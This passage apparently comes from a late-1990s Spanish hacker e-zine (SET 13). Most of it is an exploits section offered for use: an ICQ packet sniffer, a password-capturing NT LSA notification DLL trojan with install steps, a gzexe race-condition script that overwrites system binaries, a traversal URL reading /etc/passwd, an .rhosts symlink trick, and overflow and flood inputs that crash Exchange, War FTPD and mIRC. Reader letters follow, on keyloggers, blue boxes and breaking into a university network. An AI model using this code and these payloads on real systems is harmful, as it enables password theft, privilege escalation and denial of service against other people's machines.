        }

        break;
    }
    default:
        printf("%04X", p->command);
}
if(p->sequence)
    printf("\nSequence %d\n",
        p->sequence);
else
    printf("\n");
}
}
if(i>=sizeof(struct icqack)+sizeof(struct udphdr))
{
    struct icqack *p=(struct icqack *)p->udphdr+1;
    if(d==1)
    {
        printf("Version: %d.%d\nReply ",
            p->version[1], p->version[0]);
        switch(p->result)
        {
            case 0x000A:
                printf("Ack");
                break;

            case 0x00E6:
                printf("Away Reply ");
                printf("for %ld",
                    *((long *)p->data));
                break;

            case 0x0118:
            {
                struct icqstring *is;
                printf("InfoID %d\n",
                    *((short *)p->data));
                printf("ICQ ID %ld\n",
                    *((long *)p->data+2));
                is=(struct icqstring *)p->data+6;
                printf("Nick ");
                print_icq_string(is);
                is=(struct icqstring *)(((char *)is)+is->len+2);
                printf("\nName ");
                print_icq_string(is);
                is=(struct icqstring *)(((char *)is)+is->len+2);
                printf(" ");
                print_icq_string(is);
                is=(struct icqstring *)(((char *)is)+is->len+2);
                printf("\nEMail ");
                print_icq_string(is);
                is=(struct icqstring *)(((char *)is)+is->len+2);
                printf("\nInfo ");
                print_icq_string(is);
                break;
            }
        }
    }
    default:

```

```

                printf("%04X", p->result);
            }
            if(p->sequence)
                printf("\nSequence %d\n",
                    p->sequence);
            else
                printf("\n");
        }
    }

    while(i<len)
    {
        int x;
        for(x=0; x<8 && i+x<len; x++)
        {
            printf("%02X ", packet[i+x]);
        }
        printf(" ");
        for(x=0;x<8 && i+x<len; x++)
        {
            unsigned char c=packet[i+x];
            if(c>=32 && c< 127)
                printf("%c", c);
            else
                printf(".");
        }
        printf("\n");
        i+=8;
    }
    printf("\n");
    fflush(stdout);
    return 0;
}

int main(int argc, char *argv[])
{
    int s;
    unsigned char buf[1600];
    struct sockaddr sa;
    int salen;
    int len;

    s=create_socket();
    promiscuous(s, "eth0", 1);

    while(1)
    {
        salen=sizeof(sa);
        if((len=recvfrom(s, (char *)buf, 1600, 0, &sa, &salen))!=-1)
        {
            perror("recvfrom");
            close_socket(s);
            exit(1);
        }
        process_packet(&sa, buf,len);
    }
    printf("An error has occured.\n");
    close_socket(s);
    exit(0);
}
<-->

```

#### Descripcion y Notas:

Este programa sirve para espiar la informacion que se envia cuando se activa el ICQ. El desarrollo del programa ha sido para demostrar la falta de seguridad que existe en la especificacion del protocolo ICQ. Como vosotros mismos comprobareis al leer los comentarios que acompanan al codigo fuente, la seguridad del protocolo ICQ es mas bien nula.

Para : Windows NT  
 Tema : Ejecucion de programas sin privilegios  
 Patch : Linux ;)  
 Creditos : Espera que lo busco

- 1.- Copia el programa en cuestion con el nombre loquesea.txt
- 2.- Lanza un shell de DOS
- 3.- Tecllea: start loquesea.txt

#### Descripcion y Notas:

Este bug se aprovecha de que cuando se ejecuta un programa desde el shell de comandos usando start, es el propio sistema quien lanza la ejecucion. Y

como el sistema ha de tener privilegios...

Para : Windows NT 4.0  
 Tema : Obtencion de claves  
 Patch : En la descripcion lo teneis  
 Creditos : Jeremy Allison

```
<+> exploits/fpnwclnt.c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

struct UNI_STRING {
    USHORT len;
    USHORT maxlen;
    WCHAR *buff;
};

static HANDLE fh;

BOOLEAN __stdcall InitializeChangeNotify ()
{
    DWORD wrote;
    fh = CreateFile("C:\\temp\\pwdchange.out",
        GENERIC_WRITE,
        FILE_SHARE_READ|FILE_SHARE_WRITE,
        0,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL|FILE_FLAG_WRITE_THROUGH,
        0);
    WriteFile(fh, "InitializeChangeNotify started\n", 31, &wrote, 0);
    return TRUE;
}

LONG __stdcall PasswordChangeNotify (
    struct UNI_STRING *user,
    ULONG rid,
    struct UNI_STRING *passwd
)
{
    DWORD wrote;
    WCHAR wbuf[200];
    char buf[512];
    char buf1[200];
    DWORD len;

    memcpy(wbuf, user->buff, user->len);
    len = user->len/sizeof(WCHAR);
    wbuf[len] = 0;
    wcstombs(buf1, wbuf, 199);
    sprintf(buf, "User = %s : ", buf1);
    WriteFile(fh, buf, strlen(buf), &wrote, 0);

    memcpy(wbuf, passwd->buff, passwd->len);
    len = passwd->len/sizeof(WCHAR);
    wbuf[len] = 0;
    wcstombs(buf1, wbuf, 199);
    sprintf(buf, "Password = %s : ", buf1);
    WriteFile(fh, buf, strlen(buf), &wrote, 0);

    sprintf(buf, "RID = %x\n", rid);
    WriteFile(fh, buf, strlen(buf), &wrote, 0);

    return 0L;
}
<-->
```

Descripcion y Notas:

En los sistemas de red basados en Windows NT existe una clave dentro del registro que indica una DLL que gestiona el acceso al equipo. Si modificamos la DLL de tal forma que capture las password en texto en claro, tenemos un caballo de troya para NT. Y eso es ni mas ni menos lo que hace el fuente fpnwclnt.c  
 La clave del registro afectada es:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA

con el siguiente valor:

Notification Packages: REG\_MULTI\_SZ: FPNWCLNT

La DLL esta ubicada en %SYSTEMROOT%\System32\fpnwclnt.dll

Asi que compilamos el fuente como si de una DLL se tratase y sustituimos la original por el troyano. La forma de protegerse es tan simple como eliminar esa entrada del registro, y proteger la clave contra escritura.

Para : gzexe  
 Tema : Segun se use  
 Patch : No usar gzexe para comprimir ejecutables  
 Creditos : Michal Zalewski

```
<+> exploits/gzexe
#!/bin/bash
# GZEXE executables exploit (gzip 1.2.4)
# by Michal Zalewski (lcamtuf@staszic.waw.pl)
# -----

VICTIM=/bin/ping
GZEXED=a.out

# Note: to locate gzexed executables you may use this:
# find / -type f -exec grep "/tmp/gztmp\\\$\\\$ \\\$" {} \; -print|cut -f 1 -d " "

if [ ! -f $VICTIM ]; then
    echo "I can't find my victim ($VICTIM)..."
    exit 0
fi

ORIG=`ls -l $VICTIM|awk '{print \$5}`

echo "GZEXE exploit launched against $VICTIM ($ORIG bytes)."


```
renice +20 $PPID >&/dev/null
cd /tmp
touch $GZEXED

while ;; do

    START=`ps|awk '$6=="ps"{print $1}`

    let START=START+100
    let DO=START+100

    while [ "$START" -lt "$DO" ]; do
        ln $VICTIM gztmp$START &>/dev/null
        let START=START+1
    done

    sleep 10
    rm -f gztmp* &>/dev/null

    NOWY=`ls -l $VICTIM|awk '{print \$5}`

    if [ ! "$ORIG" = "$NOWY" ]; then
        echo "Done, my master."
        exit 0
    fi

done
<-->
```


```

Descripcion y Notas:

Para los que no lo conozcan, gzexe es parte del software incluido en el gzip. Se usa para comprimir ejecutables, de la misma forma que el pklite para DOS. El problema aparece en parte del script que se usa en la descompresion del programa:

```
if /usr/bin/tail +$skip $0 | "/usr/bin"/gzip -cd > /tmp/gztmp$$; then...
[...]
```

Como se puede comprobar al observar el script, podemos sobrescribir cualquier fichero con el codigo el programa comprimido cuando lo lanze el root. Esto puede ser facilmente aprovechado, forzando, por ejemplo, la ejecucion de nuestro propio codigo en vez del original.

Para : htmscript  
 Tema : Otro bug raro  
 Patch : Lo mas seguro en su WebSite (www.htmscript.com)  
 Creditos : Dennis Moore

```
http://www.victima.com/cgi-bin/htmlscript?../../../../etc/passwd
```

## Descripcion y Notas:

Usando la anterior URL podemos conseguir cualquier fichero que se encuentre en el servidor conociendo su ruta.

```
Para      : Microsoft Exchange Server
Tema      : Ejecucion de cualquier programa
Patch     : A partir de la version 5.5
Creditos  : Quien da la vez?
```

## Descripcion y Notas:

Cuando se envia una cadena larga (muy larga) en el campo HELO y en el MAIL FROM, se produce un stack overflow. Evidentemente, el servidor se cae. Mucho cuidado con este bug, que tirar sitios a lo loco no es de hackers, sino mas bien de lamers.

```
Para      : Digital Unix 4.0
Tema      : Remote Host
Patch     : Quizas en Digital?
Creditos  : Low Noise
```

## Descripcion y Notas:

Al ejecutar el programa fstab, se obtiene el fichero fstab.advfsd.lockfile en el directorio temporal. En este archivo se recoge informacion sobre el sistema de archivos y las particiones del sistema. Si antes de que se cree, ejecutamos la siguiente orden:

```
ln -s /.rhosts /tmp/fstab.advfsd.lockfile
```

y despues de la ejecucion de fstab tecleamos:

```
cat "+ +" > /tmp/fstab.advfsd.lockfile
```

Os imaginais ya lo que se puede hacer? ;)

```
Para      : Windows 95/NT
Tema      : Colgar el servidor de FTP
Patch     : Billy... estas ahi?
Creditos  : El siguiente !!!
```

## Descripcion y Notas:

El demonio del War FTPD para Windows 95 y NT posee, entre otros, un fallo de seguridad producido por un desbordamiento en el buffer, que permite a un usuario remoto ejecutar codigo, o simplemente, colgar el servidor.

La forma de proceder es realizar un telnet a la maquina, al puerto de FTP (21), dando los siguientes comandos al conectarse:

```
USER xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
PASS xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Donde xxxx... es una cadena todo lo larga que querais. Cuanto mayor, mejor.

```
Para      : mIRC 5.3x identd server
Tema      : Bloqueo del servidor
Patch     : Aqui mismo. Donde si no?
Creditos  : Karl Strasse
```

- 1.- Realiza 6 telnet al puerto 113 al host
- 2.- Ya esta !!!

## Descripcion y Notas:

Al parecer, cuando se realizan los 6 telnets al puerto 113, el host puede llegar a bloquearse. La forma de detectar si alguien esta usando un identd server es realizar un /whois. Si esta ejecutando un identd server, entonces aparecera una ~ en su userid.

Aqui teneis el patch, proporcionado tambien por Karl. Se trata de un script que detecta y envia peticiones ident.

```
<+> exploits/ident.ini
[script]
n0=# Karls mIRC 5.3x nuke detector b2 and tester
n1=#Send your comments or bugs to kss@usa.net or talk to me on Undernet with /msg Karls
```

```

n2=#-----
n3=#NOTE: YOU NEED mIRC 5.3 or 5.31 to use ALL the following scripts.
n4=#NOTE2:Without wanting I found other bug on mIRC, the on socklisten don't tell you the ip of the person
n5=#           who sent the request, but your ip :o). So.. I made this script to accept the ident request,
n6=#           it'll tell you the ip of the nuker when the nuker closes the connection.
n7=#-----
n8=# This script will open port 113 to detect any identd requests, be sure to be running mIRC 5.3 or 5.31.
n9=# If you want to get protected against identd nukers just type /identd off
n10=# Usage: To start the identd nuke detector type /load -rs ident.ini to load this file in your mIRC .
n11=# Type /identd off to close the mIRC identd server
n12=# And /cidos on to start the new nuke detector. To close the detector type /cidos off
n13=
n14=alias cidos {
n15= if ($1 == on) { socklisten ident 113 | echo 4 $active @POWerSocKETs@ Karls mIRC 5.3x nuke detector loaded! }
n16= if ($1 == off) { sockclose ident | echo 4 $active @POWerSocKETs@ Karls mIRC 5.3x nuke detector was closed. }
n17= if (($1 != off) && ($1 != on)) echo 4 $active @POWerSocKETs@ Usage /cidos on|off
n18=}
n19=
n20=on 1:socklisten:ident: {
n21= if ($sockerr > 0) return
n22= sockaccept $sockname $+ $rand(1,10000)
n23=}
n24=on 1:sockclose:ident*: {
n25= if ($sockerr > 0) return
n26= echo 4 $active @POWerSocKETs@ $sock($sockname).ip Sent you an ident request
n27=}
n28=#This script was made to show the mIRC 5.3x bug just type /idos host to stop if type /idos off
n29=#You need to load this script using mIRC 5.3 or 5.31
n30=
n31=alias idos {
n32= if ($1 == off) { sockclose bug* | echo 4 $active @POWerSocKETs@ Connections closed }
n33= if (($1 != off) && (. !isin $1)) { echo 4 $active @POWerSocKETs@ Usage: /idos host|off | halt }
n34= if ($1 != off) { echo 4 $active @POWerSocKETs@ Sending ident requests to $1
n35= sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
sockopen bug $+ $rand(1,10000) $1 113 | sockopen bug $+ $rand(1,10000) $1 113 | \
sockopen bug $+ $rand(1,10000) $1 113
n36= }
n37=}
n38=on 1:sockclose:bug*: {
n39= if ($sockerr > 0) return
n40= echo 4 $active @POWerSocKETs@ Connection to $sock($sockname).name $sock($sockname).ip was lost.\
Type /idosn host to send another request.
n41=}
<-->

```

\*EOF\*

-[ 0x0A ]-----  
 -[ HACKEAR EL TELETEXTO ]-----  
 -[ by ArKaNo ]-----SET-13-

HACKEAR EL TELETEXTO

Hackear el Teletexto? Si amiguitos el antiguo txt de television se hackea y sin necesidad de entrar en el ordena por metodos del año maricastada. Os acordais de cuando salio el txt del canal plus? durante bastantes dias daba un monton de errores, esto errores no eran errores de programacion, es que alguien habia entrado. Ahora brevemente os voy a explicar mi teoria de la seguridad del txt en tele con megatxt y txt normal

0-0-0-0° Como funciona el txt?

Bien al contrario de lo que piensa la gente el televisor hace la funcion de "modem" con el centro que transmite los datos, estoy empezando a pensar que la informacion se manda desde las teles a centros o cajas de telefonica distribuida por zonas o barrios, esto explicaria la gran tardia de actualizacion de las paginas a veces son las 10 y no se ha cambiado la programcion de t.v. y hasta las 12 en algunos txt no se actualizan las noticias, retomando el tema cada vez que consultas consultas a esa caja que contiene los datos que funciona de puente entre el usuario y la casa de t.v.

1° Como distinguir entre megatxt y txt normal?

Bien el nuevo txt (megatxt) se diferencia por tener mayor nivel de seguridad y a la vez provoca mayor nº de fallos y nos simplifica la tarea en uno de ellos que explico mas adelante, si entras en tu txt y pones por ejemplo 9 como primer nº te dara 1 y no nueve y es posible que poniendo 8XX te de algo como por ejemplo >>8XX<< o algo asi, en cambio los txt antiguos si pones 9 no te dara 1 si no ?, este es lo que comunmente se llaman firewalls. Comprendeis?

2° El error del txt (en todas las versiones)

Algunos mandos a distancia tienen un boton que es un dibujete de un reloj este boton sirve para ver el reloj en la tele normal (en algunas versiones de megatxt este no es el boton, si no uno con una cruz) pero si se pulsa en la pantalla de txt, en vez de darnos acceso a las 999 paginas (teoricamente) y 899 reales nos dara 9999, si habeis oido bien 9999 paginas reales.

Que hacer con ello?

Bien puedo saber cosas pero pequenos matices se escapan, por ej. este

3° El error en el megatxt

Una de las mejoras de este txt es que si lo apagas el seguira buscando la pagina y si lo abres se quedara en la pagina que estabas buscando anteriormente bien si lo abres en dos canales juntos 3 y 5, perdon 3 y 4 y haces cambios bruscos abriendo y cerrando (esto es complicadiiisiiimo per rula bien) nos dara un error visible, por el cual podremos ver la tripitas del txt.

4° Protocolos

Pues vienen a ser algo por el estilo del Phase V DECnet de DEC osea (IS-IS)(Intermediate Sistem) lo cual produce un bucle para no-error pero ultimamente va por (ES-IS) (End System) Lo cual rompe el bucle y al seguir por cadenas (IS-IS) nos da error, pero esto es simple teoria.

5ºEjemplo de error

En el momento que realizaba este articulo me dio error en Tele5 este es el texto:

```

Lines:   10   11   12   13   14   15   21   22
         323  324  325  326  327  328  332  334
         335
Fields Errs      105 Intrpt Errs          6
Interactive Que   5AF078 Tx   5AF0A8
Mag/pages 1/111   2/197 3/163   4/155
           5/105   6/265 7/3   8/0
Total pages 999 Free Pages 6001
Bytes 158475242 calls 2588542
Switching to External Sync mode.
WARNING:- No internal sinc display regis
Overscan Mode 7.7us (Normal Operation)
Switching to External Sync mode.
Switching to External Sync mode.
WARNING:- No internal syncdisplay regis
Overscan Mode 7.7us (Normal Operation)
Switching to External Sync mode.
    
```

Como podemos observar en la linea 8 vemos las 999 paginas y las 6001 Comprendeis?

El error se produjo al cargar una pagina no existente (8xx) dejarla estar volver y cargar 899 de la siguiente manera 099=899 esto solo en megatxt. La ultima linea varia, por texto como marketing? o una estupidez decir eso, esta linea deber ser texto real

Nota Final:Este ultimo fallo es fijo, solo pulsar 099 o 899 en teletexto de Tele5 en la version de megatxt los errores iran aparenciendo progresivamente, en la version de txt normal se veran todos los errores y ademas la opcion de acceder a la pagina 900 que es la 100 si os fijais al pulsar el 9 da 1 lo logico es 100. no?

Gracias.

Por favor nueva informacion haganmela saber

ArKaNo  
 ARKANO@BIGFOOT.COM

\*EOF\*

```
-[ 0x0B ]-----
-[ LA VOZ DEL LECTOR ]-----
-[ by SET Staff ]-----SET-13-
```

```
-{ 0x01 }-
```

Hola, ante todo felicitaros por vuestra publicacion y daros la enhorabuena por lo que habeis conseguido. Soy novicio en esto del hacking pero gracias a vosotros cada dia me acuesto sabiendo algo mas. Asi que me he animado a escribiros algo sobre algo que llevo haciendo algun tiempo, programar cosas curiosas a bajo nivel, mas o menos relacionado con los virus aunque no sea esto. A lo mejor os parece demasiado trivial para la orientacion y el nivel de la revista, a vuestro gusto.

Aqui os dejo mis datos:

Apodo: Tzalik. (22)

Una aclaracion si me la podeis contestar:

Eso de hacer telnet al puerto 25 y colocar como remitente del mail lo que te de la gana es una forma de anonimato segura??

```
[ NI DE COYA. Bueno, alguna forma hay. El problema de realizar un
telnet al puerto 25 de una maquina es que se registra desde que
maquina lo realizas.
Asi, si realizas un envio de un mensaje usando este metodo desde una
maquina cuya IP es 194.36.2.4, se recibira lo siguiente:
```

```
Received: from 194.36.2.4 by mail.microsoft.com;
      Sat, 14 Feb 1998 16:33:20 PST
X-Originating-IP: [194.36.2.4]
From: cakeboy
To: gates@microsoft.com
Subject: A present for u
Content-Type: text/plain
Date: Sat, 14 Feb 1998 16:33:20 PST
```

```
Como ves, la IP que origina la conexion aparece en la cabecera del
mensaje, no siendo esta una muy buena manera de mantener el
anonimato.
Claro, siempre podrias camuflar tu IP, pero es mas rapido usar algun
remailer.
Tambien existen algunos gestores de correo que no almacenan este dato.
Pero cada vez son menos, por lo que sigue siendo mas recomendable
pasar al uso de algun remailer. ]
```

```
[[[
Nuestro nuevo colaborador Rufus T. Firefly toma la palabra:
Bueno, veamos... obviamente no.
La IP saldria en el mensaje. Tendrias que usar alguno de los metodos
disponibles para ocultar tu IP.
Por otro lado tambien puedes hacer uso de alguno de los multiples servicios
de envio anonimo.
]]]
```

```
[[[ Interrupcion de Paseante no prevista en el programa:
```

```
Y si finalmente se hubiese incluido el articulo de 60k sobre correo
anonimo que finalice el jueves 12 por la noche... :-( ]]]
```

```
-{ 0x02 }-
```

Que tal Prof. Falken!, un Saludo!

Pues mira soy un chico Mexicano de 19 años, y me es Fascinante todo lo que se publica en la revista SET, especialmente tus articulos, se me hacen muy interesantes, sobre todo me gusto el de como hacer una blue box, me encantaria hacer una, mira aqui en mexico todavia estamos muy inocentes en cuanto al Hacking, somos muy vulnerables, por lo que se ,alla en España todo es muy vigilado y dificil de acceder, quisiera saber como puedo fabricar una BLUE BOX, una verdadera!!, Tambien me gustaria saber como se puede engañar a un telefono publico de esos que usan las llamadas TARJETAS PROM.  
Estoy muy interesado en hacerlo!!

Sinceramente

|Raptor|

[ Pues es muy sencillo. Solo tienes que seguir leyendo, no solo SET, sino cualquier cosa sobre el tema que pueda caer en tus manos. De que te serviria tener una blue box, si no sabes como funciona, como pueden detectarla, en que se basa su funcionamiento... Si lo unico que quieres es poder llamar gratis, sin importarte el como, este no es el sitio adecuado. Por el contrario, si lo que quieres es aprender, curiosear, ser capaz de desarrollar cosas nuevas con tu imaginacion... entonces bienvenido. Porque entonces eres un verdadero hacker ]

-{ 0x03 }-

Hace unos meses decidi grabar en un cd-rom todos mis juegos que tenia en discos o en otros cd-roms, para aprovechar mejor el espacio los comprimi con el arj y les puse un password, pero ahi viene el problema ---He perdido la clave y no hay manera de descomprimir!!!

"Como narices puedo averiguarla o reventarla?"

Salu2.

Alvaro.

PD: Seguid asi con saqueadores, os lo currais de puta madre aunque novatillos como yo nos veamos negros a veces para entenderla, pero es igual, seguid asi.

[ La primera recomendacion que puedo darte es que cada vez que le pongas una clave a algo... PROCURA ACORDARTE DE CUAL ERA. Sobre todo se esta en un medio como un CD-ROM, que no se puede sobre escribir. No creo que precisamente quieras que te diga cual es el metodo de encriptacion que usa el arj ni como funciona. Vamos, que lo que buscas sin mas rodeos es un crackeador de claves de arj.

Antes de decirte donde puedes encontrar algo que te sirva de utilidad, conviene aclarar algunas cosillas... Los programas crackeadores de claves NO SON DELITO. Es mas, en los USA se venden libremente a las empresas por que no dan para mucho, y mas veces de las que parece se olvidan de las claves que les ponen a los documentos en WordPerfect, Word, etc.  
El delito aparece cuando los usas para descencriptar ficheros que no son tuyos.

Y ahora la chicha. Programas para desencriptar el arj tienes a patadas distribuidos por Internet, generalmente en sitios de criptografia. Hace ya tiempo encuentre uno en <http://www.pancreas.com> Claro, que ha cambiado bastante ultimamente, asi que si no recuerdo mal, por <http://www.l0pht.com> hay algo de criptografia

y alli tienes material sobre arj, pkzip, etc.

Y si por estos sitios no encuentras nada, mejor date una vuelta por algun buscador (altavista), buscando por arj +crack +passw

Suerte, y la proxima vez, RECUERDA LA CLAVE. ]

-{ 0x04 }-

Estimado amigo, tras mas de 4 horas (y sigue) bajando el PGP que recomiendas en uno de tus articulos (muy ilustrativo), me he animado a utilizar un remailer, asi OSTRAS, HA TERMINADO DE BAJARLO!!!, bueno, como te decia, ahora me metere con el PGP e investigare, pero he pensado en mandarte este correo de la siguiente manera.

1º genero el email desde un programa ANONYMAIL,  
2º doy como direccion pitufillo@bigfoot.com (previamente creada of course)

La cuestion es....

como rudimento, "vale el invento para que no me rastreen hasta casa?

Gracias por vuestra informacion, pero dile al sector mas duro, que hay que cuidar un poco a la base, que somos muchos los que queremos iniciarnos.

Un abrazo,

Pitufillo < ;)

[ A no ser que hagas algo tan gordo como para que soliciten una orden judicial para acceder al servidor... suele bastar. Aunque no esta de mas tomar cuantas mas precauciones, mejor. Tienes mas informacion en el articulo sobre anonimato de Paseante, publicado en SET 7, y del que esperamos una pronta actualizacion, vale, Pas?

[Nueva interrupcion no programada de Paseante: Se que me retarde un poquito pero lo entregue a tiempo y era un peazo articulo por la gloria de mi madre]

Y un aviso para todos los que querais usar el PGP. Personalmente me inclino por el uso de la version internacional de toda la vida, el PGP 2.6.3i en su ultima version, creo. Si os lo quereis bajar, y estais en Espana, lo teneis en ftp://ftp.gui.uva.es, que va a toda velocidad. En caso de que tengais que tirar por algun sitio exterior, en ftp://garbo.uwasa.fi o en ftp://nic.funet.fi siempre hemos tenido mirrors del PGP. Asi que no hay excusas para no usarlo, FALE? ;) ]

-{ 0x05 }-

Greetings Paseante;

Como estas?, espero que bien, la razon de esta carta es para preguntarte si has tenido experiencia con un sniffer para guindous que se llama Keylog, es un programa muy utiles para ciertas ocaciones :-) pero el problema radica en que no le puedo cambiar el maldito directorio en donde el guarda los logs (algo asi como "C:\WIN\LOGX"), este detalla reduce en un 70% su efectividad, cosa que no me agrada, en este momento no tengo el Workshop (un programa que viene con el paquete de C++), con esto puedo editar el DLL

que trae el programa, y quizas pueda cambiarle los valores de ciertas constantes... ya que desensamblar el .exe esta fuera de mi alcance por el momento. :-( de esta forma te pregunto si tenes alguna idea de como arreglar esto (si hay un programa de características similares pero mejor me gustaria que me des su nombre y ubicación).

Solo una cosita mas, hace ya un tiempo que tengo el THC-Scan un War-Dialer que bien debes conocer aunque no se si lo hallas usado, el problema es este, aunque me cuesta mucho preguntar una tonteria semejante, nunca pude configurar la opcion para que corte una llamada despues del segundo ring, me funciona bien todo el resto, cosas como cortar despues de xx segundos, etc, pero si bien he probado de todo nunca puede configurar esa opcion... eventualmente nunca pude sacarle provecho a ese lindo programa. Bueno no te quito mas tiempo, nos vemos.

Black Wizard  
blackwizard@hotmail.com

[ Personalmente no he tenido el placer de trabajar con el KeyLog. Mas que nada porque de windows... mejor no hablar. Si algun lector de SET tiene alguna experiencia, venga, que se anime a contestar a esta pregunta.

Hace mucho tiempo que no trasteo con el THC-Scan, pero si no recuerdo mal, tenia una opcion en la que se indicaba el numero de tonos que se esperaba antes de colgar. Justo lo que pides. Te lo miro y contesto mas adelante, ok? ]

-{ 0x06 }-

Hi!

Ante todo felicitaros por SET, es una pasada!, pero tambien pediros que bajeis un poco el liston en alguna publicacion, pues somos muchos los que nos iniciamos con vosotros, y la verdad las cosas son un poco excesivamente tecnicas a veces.

Ah!, estaria bien lo de un FTP para vosotros, si os decidis a pedir pelas para conseguirlo... contar conmigo, aunque no soy millonario, mi pequeña ayuda con la de otros tantos podria juntar algo importante y como bien dices... Todos debemos colaborar en hacer de nuestra scene la mejor.

Nada mas, bueno si ke me avises de las salidas de nuevas SET y que escribir en este ventanuco es un puto lio :-D

Kriptik

[ Ya sois muchos los que nos pedis que bajemos un poco el liston. No os preocupeis. Vamos a seguir manteniendo el nivel que tenemos hasta ahora en algunos articulos, PERO vamos a incorporar articulos de un nivel mas basico, para tener algo para todos los gustos.

La verdad que nunca viene mal tratar temas que damos por supuestos, que mucha gente no conoce todavia.

Muchas gracias por los donativos. Realmente, si entre todos pusieramos pelas, podriamos hacer algo grande. Pero esto seria muchisimo mejor poderlo tratar cara a cara, quizas en una CON. A ver si podemos organizar una grande pronto.

Estamos mirando una forma segura de mantener una mailing-list, de

forma que esteis enterados de cuando sale un nuevo numero de SET.  
 Pasaros por <http://www.geocities.com/SiliconValley/8726> y estad al  
 loro. De momento, parece que Netmind no rula. Sorry ! ]

-{ 0x07 }-

Hola gente...bueno no quiero ser aburrido con los comentarios..  
 Soy un lector nuevo de set y tengo el nro 12,me parecio muy buena en  
 especial sobre el tema crack y desamblado de virus...muy claro  
 y muy bien explicado,espero siga este tema me gusta...  
 Mis felicitaciones,sobre la revista soy un apasionado de este tipo de revista  
 podrian recomendarme alguna otra....

Incluiria en su revista algun espacio sobre web under recomendadas  
 por ustedes seria util.....

Bueno no importa si no pueden responderme,,solo espero ver esos  
 cambios en la revista.!!

Mucha suerte...desde el other side!!

saludos,schwartz

Argentina

[ No queremos que SET se convierta en un bookmark de direcciones  
 under. Ademas, hay muchas que cambian muy a menudo. De todas formas  
 no es mala idea tratar de vez en cuando un analisis de como esta  
 la situacion under en cuestion de sitios web.

De todas formas, si sois muchos los que quereis una seccion de  
 direcciones, y alguno se quiere encargar, pues se hace y listo.  
 Recordad que SET la hacemos entre todos. ]

-{ 0x08 }-

superar el miedo...alimentar mi emocion...pero sobre todo superar el ego..  
 esa creo que es la mayor consigna que tengo, pero ante ello me asombro de las  
 temerosas circunstancias que me rodean, solo quiero que me permitais  
 conoceros y sobre todo compartir conmigo tanto de vuestro conocimiento....  
 por ello no eludo la responsabilidad que me acoge pero si..... me hago  
 consciente que el dueo del conocimiento, se hace dueo del poder... y el  
 poder para que?.. es logico que no es solo una frase es una implicacion de  
 lo que significa ser humano... yo tengo muchas expectativas y una de ellas  
 es poder conoceros sin necesidad de tener miedo.....!!

gracias

JuanCamilo

[ ????????? ]

-{ 0x09 }-

Hola que tal...sigo vuestra revista desde sus comienzos...en primer lugar  
 ( para que voy a cambiar ) felicitaciones por vuestra revista..es  
 sorprendente como avanza en contenidos y calidad con Succ( Set( n - 1 ) )  
 espero que esta n tienda al infinito.. - )

Bueno despues de tanto alago vamos al grano..os escribo para ver si es  
 posible que introduzcáis una nueva seccion sobre hack a redes locales ( como  
 la de la uni...etc ) ya que para empezar por lo menos es menos peligroso...y  
 divertido hacerse con una cuenta de supervisor ya que ultimamente tenemos un  
 pequeño pique paara ver quien lo consigue antes. como me enrolla..La cosa es  
 que en LANs montadas bajo TCP/IP...conseguir acceso debe ser algo parecido  
 ha hacerlo en inet..solo que mas seguro si te cazan ( corregidme si me

equivoco) así que aparte de TCP podiais tambien comentar algo sobre bugs de Novell..el peer to peer de guindoze y demas...bugs en los protocolos.. explicacion tecnica de los msmos ( incluso ya a mas bajo nivel como montar un red casera bajo TCP en la que convivan Linux, DOS, W95..etc algo que me ronda la cabeza..para probar nada mejor desde w95 contra Linux..hacerme root!!!) bueno he estado preparando un articulillo sobre esto pero me he hechado a atras ya que mis conocimientos no son los suficientes como para darle mi toque personal...y seria una recopilacion de lo encontrado por ahi. Bueno creo que esto es buena idea para la zine ya que si algun dia estais faltos de material creo que os iria bien con esto...bueno dejo de aburriros..espero que os sirva de ayuda algun dia..

Un saludo a todos los miembros del grupo

electron...  
and remember " The World is a beta Version "

[ Sobre eso que dices que has "escrito", envialo y ya veremos. Sobre el tema de las redes locales o LAN, la verdad es un campo del que se puede decir que nos habiamos olvidado. Procuraremos meter algo en proximos numero. Claro que para eso es necesario que alguien lo escriba. Se anima alguien?

Lo de hackear una LAN... no implica mas seguridad. Al contrario, y mas si es de la uni como dices. Veamos, el rollo esta en que por lo general, en las universidades es donde mas facilmente podemos encontrar bugs activos y agujeros como si de un emmental se tratara. Los problemas aparecen por varios motivos.

Por un lado, si el admin es lo suficientemente listo, habra levantado un pequeño firewall, aunque sea simplemente meterle un Proxy. Por lo que implicitamente se sabe que el ataque viene desde dentro.

Por otro lado, uno de los riesgos que implica hackear la universidad es que si te pillan, aparte del tema legal de hackear una red, te van a echar de la universidad, con un expediente no mu bueno, la verdad. Aunque puede que te pase lo contrario, y te intente callar si resulta que esa universidad tiene algo... "raro" Que pasa mas de lo que parece.

De todas formas, siempre es arriesgado. Si no, no seria divertido ]

\*EOF\*

-[ 0x0C ]-----  
-[ INTRODUCCION A IBERPAC -I- ]-----  
-[ by El Nuevo Eljaker ]-----SET-13-

-----  
INTRODUCCION A IBERPAC #1  
-----  
Segunda Revision       4/1/98  
-----

"...porque no somos uno, somos multitud"

SINIESTRO TOTAL

Presentacion  
=====

Aprovechando mi vuelta a la actividad con el articulo del primer aniversario, he buscado en el baul de los recuerdos y he sacado un pequeño articulo sobre Iberpac que tenia a medio hacer.

Se llama "Introduccion a Iberpac" y es un pequeño manual de iniciacion para los que llegan ahora a la scene. El articulo sirve como recuerdo de los antiguos tiempos en los que Iberpac era el nucleo de la cultura hack en nuestro pais, hasta la llegada de internet.

Esto no quiere decir que lo que aqui se explica no sirve, NO, lo que digo en el articulo es todavia aplicable. Iberpac no esta muerta, sigue existiendo y guarda muchos secretos que habian sido olvidados por la mayoria de los hackers.

Y recuperando el espiritu de las antiguas BBS os traigo informacion libre y gratuita para que la disfruteis.

Aprovechadla

¿Que es Iberpac?  
=====

Iberpac es una red de datos creada por Telefonica hace unos cuantos años, cuando todavia casi nadie usaba internet.

